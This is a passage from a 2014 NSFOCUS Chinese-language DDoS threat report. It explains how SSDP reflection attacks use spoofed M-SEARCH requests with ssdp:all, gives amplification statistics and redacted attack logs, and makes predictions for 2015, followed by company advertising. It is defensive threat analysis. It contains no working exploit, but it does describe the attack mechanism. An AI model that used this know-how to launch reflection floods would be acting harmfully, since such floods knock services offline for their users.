2014 年下半年，SSDP 反射式 DDoS 攻击次数显著上升，这种攻击的基本过程如下图所示。首先攻击者将伪造 IP 地址的 M-SEARCH UDP 数据包发送给众多 UPnP 设备；然后这些 UPnP 设备向受害者 IP “返回”响应数据包；最后当受害者无法处理由于这些 UPnP 设备产生的反射攻击流量时，导致被攻击目标陷入拒绝服务状态。根据已监测到的 SSDP 反射式 DDoS 攻击数据，其攻击



带宽放大倍数（BAF, 即 UDP Payload 比值）在 30 左右。


下图是在现网设备捕获到的 SSDP 反射式 DDoS 攻击（利用 SSDP 反射攻击 DNS 服务器）：

2014-11-12 04:02:12	UDP-DNS-Flood	[redacted]	[redacted]	1900	53	DNS
2014-11-12 04:02:12	UDP-DNS-Flood	[redacted]	[redacted]	1900	53	DNS
2014-11-12 04:02:12	UDP-DNS-Flood	[redacted]	[redacted]	1900	53	DNS
2014-11-12 04:01:40	UDP-DNS-Flood	[redacted]	[redacted]	1900	53	DNS

攻击的请求报文样例：

从上图可以看到，攻击者向 UPnP 设备发送 M-SEARCH 请求，并将 ST（Search Target）设置为 ssdp:all（即搜索所有设备和服务）。如果考虑到全球可被利用的 UPnP 设备数量，则很容易看出这种反射式 DDoS 攻击会给互联网带来非常巨大的影响。绿盟科技近期对

世界范围内的 SSDP 服务进行监控时，发现 700 多万台 SSDP 设备（Controlled Device）能够被利用进行 SSDP 反射式 DDoS 攻击。



根据统计结果，SSDP 协议的平均带宽放大倍数（BAF）是 37，最常见的放大倍数是 24 和 32；SSDP 协议的平均放大倍数（PAF）是 8.7。对 SSDP 设备放大倍数按升序排序，则前 10% SSDP 设备的平均带宽放大倍数是 14，而后 10% SSDP 设备的平均带宽放大倍数是 75。


BAF 及 PAF 在本报告中的计算方式：

BAF= 服务器向受害者发送 UDP 包的 payload ／ 攻击者向服务器发送 UDP 包的 payload

PAF= 服务器向受害者发送 IP 包的个数 ／ 攻击者向服务器发送 IP 包的个数

Notes：上式中服务器是指可被利用进行反射攻击的 NTP、DNS、CharGen、SSDP 等。

这些 SSDP 设备的放大倍数分布状况如下：




基于 SSDP 协议的反射攻击在很长时间内将难以修复。由于影响的设备范围广，手段多样以及攻击效果明显，可以预见的是越来越多的攻击者会利用 / 改进这种攻击的手段和方式。从应对反射攻击的思路上看，这种类型攻击需要终端用户、运营商、安全厂商协力配合，从各个层面阻击才能最大程度地保证用户业务的可靠性。

观点 5：在线游戏已进入 DDoS 攻击目标前 3

绿盟科技收集了 2013 至 2014 年全球发生的重大 DDoS 攻击事件。在这些攻击事件中，2014 下半年政府网站依然是 DDoS 攻击最主要的目标，占总数近一半，其次则是针对商业公司的攻击。与 2014 上半年相比，运营商受到的攻击比例有所下降，而在线游戏和金融行业则有所上升。与 2013 下半年相比，最明显的区别是针对在线游戏的 DDoS 攻击显著增加。游戏行业一直是 DDoS 攻击的主要目标之一，这是因为在线游戏对于游戏服务器的服务质量要求很高，在 DDoS 攻击影响游戏正常运行时，玩家常会责怪游戏服务器“太

慢、易掉线”，如果频繁出现这些状况，玩家极有可能选择离开，从而直接导致该款游戏在线盈利能力下降。攻击者之所以喜欢将在线游戏作为攻击目标，这可能与攻击者通过勒索而牟取非法利益存在着联系，也有可能存在非正当商业竞争等原因。



观点 6：93% DDoS 攻击发生在半小时内


从 2013 年以来的数据显示，DDoS 攻击时间的分布一直比较稳定，30 分钟内完成的攻击始终占 90% 左右。目前 DDoS 攻击的重要特征是持续时间短、但攻击流量大。攻击者采用这种攻击策略的目的至少有：

1. 闪电战：试图在检测发现攻击至启动清洗服务的时间间隔内进行攻击，以更有效率地对目标实施 DDoS 攻击。

2. 干扰战：对攻击目标进行 DDoS 攻击，只是吸引攻击目标 IT 工作人员的注意力，掩护攻击者采取其它攻击方式。

3. 游击战：通过长期 DDoS 攻击网站，意图恶意阻碍网站的正常访问，常常是“打一枪就走”。

由此可见，对于 DDoS 攻击的缓解而言，从检测发现攻击到启动清洗的响应速度会成为评判缓解效果的关键因素之一。此外，长期连续的 DDoS 攻击虽然少见但依然存在，2014 下半年，绿盟科技云安全运营中心监测到持续最久的 DDoS 攻击长达 70 个小时。



预测 2015

现状值得我们去分析，是因为它是未来的先兆。如果 2015 年不会出现颠覆性的技术变革，或是重大的政治宗教冲突。那么，我们可以对 DDoS 的数量、方法和对象提出一些预测。其中反射式 DDoS 攻击尤其值得重视，所以本节从技术和威胁角度给出了更详细的分析。

预测 1: DDoS 攻击峰值流量将再创新高

DDoS 攻击峰值流量逐年上升，这一方面是由于攻击技术的不断发展，另一方面也是由于网络带宽等可利用资源显著上升。因此预期 2015 年 DDoS 攻击峰值流量较 2014 年将有明显增长，甚至可能会

进入 1Tbps 时代。

预测 2: 反射式 DDoS 攻击技术会继续演进

从防护角度看反射式 DDoS 攻击易于检测与缓解，这是因为攻击数据包的源端口相对固定；然而从攻击角度看，这种 DDoS 攻击方式具有隐匿攻击者真实身份、攻击者无需组建僵尸网络、对攻击者的网络带宽要求小等优势。在 2014 年下半年，基于 SSDP 协议的 DDoS 反射式攻击次数显著上升。预计这种高效、低成本的 DDoS 攻击技术还将为攻击者提供更多的攻击选项。

预测 3: DNS 服务将迎来更多的 DDoS 攻击

2014 下半年多次重大 DDoS 攻击中都使用了 DNS FLOOD，这主要是因为 DNS 协议设计存在安全缺陷、许多 DNS 服务器运维存在安全隐患等导致，从而使 DNS 服务器自然而然地成为攻击者瞄准的重要攻击对象。

预测 4: 针对行业的 DDoS 攻击将持续存在

近年来针对金融、能源等行业的 DDoS 攻击时有发生，一些行业甚至长期面临 DDoS 攻击的困扰。虽然目前各种缓解 DDoS 的技术不断发展，但是从攻击者角度看 DDoS 攻击简单易行，只要其行之有效则会持续存在。

结束语

回顾 4 年来 DDoS 的跟踪数据以及更早期的研究成果，我们会发现其发展并不平稳。从一些角度看，攻击者行为在不断变化，例如受害行业和攻击方法；而从另一些角度看，似乎存在比较明显的趋势，例如受害者的地域分布和攻击的流量时长。

引发这些现象的原因包括了技术自身的发展、网络环境的演进，以及利益格局的变化。技术发展为攻击者提供了越来越多的工具选择，但这并不是关键的因素。网络环境的演进使得攻防的战场更为复杂，可用的战术多样化的同时，也有一些高效原则开始被普遍接受。

最后，也是最重要的，大部分 DDoS 攻击者依然以获利为目的，网络中自身利益格局的变化，对攻击行为的影响是最大的。事实表明，这个观点正是得益于绿盟科技长期跟踪及分析的 DDoS 数据。相信这些观点对于大家预测未来的攻击形态，以及进一步完善企业及组织的解决方案，是有价值的。

“知己知彼，百战不殆”，面对阴影中凶狠而狡猾的敌人，您做好准备了吗?

参考文献

[1]http://blog.dnsimple.com/2014/12/incident-report-ddos/

[2]http://blog.1and1.com/2014/12/10/information-on-the-dns-outage-at-11-on-december-9-2014

[3]http://www.telia.se/privat/driftinformation/2014/December/Problem-med-surf-och-digital-tv-avhj-lpt

[4]http://www.northkoreatech.org/2014/12/23/north-koreas-internet-back-after-probable-attack/

[5]https://status.rackspace.com/index/viewincidents?group=14&start=1419224400

贡献者

何坤，绿盟科技　　刘永钢，绿盟科技

赵刚库，绿盟科技　　张振风，绿盟科技

THE EXPERT
BEHIND GIANTS

巨人背后的专家

NSFOCUS

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“让安全成为习惯，改变行为才能抵御威胁”

麦志鹏

绿盟科技广州分公司　高级安全顾问

★ 为了更加及时的应对危机，绿盟科技的服务与销售网络现已遍布全国；无论何时何地，绿盟科技的安全专家都能为您提供同样卓越的安全解决方案与服务。

www.nsfocus.com

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层　010-68438880

服务热线: 400-818-6868　值班热线: 13321167330（非工作时间）　技术支持传真: 010-68437328

技术支持网站: http://support.nsfocus.com　技术支持邮箱: support@nsfocus.com

www.nsfocus.com

JUST CHANGE

JUST HERE JUST NOW

管理灵活，快速响应？

你需要可接入云端的防火墙！

一体化安全解决方案：安全、易用、稳定

NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL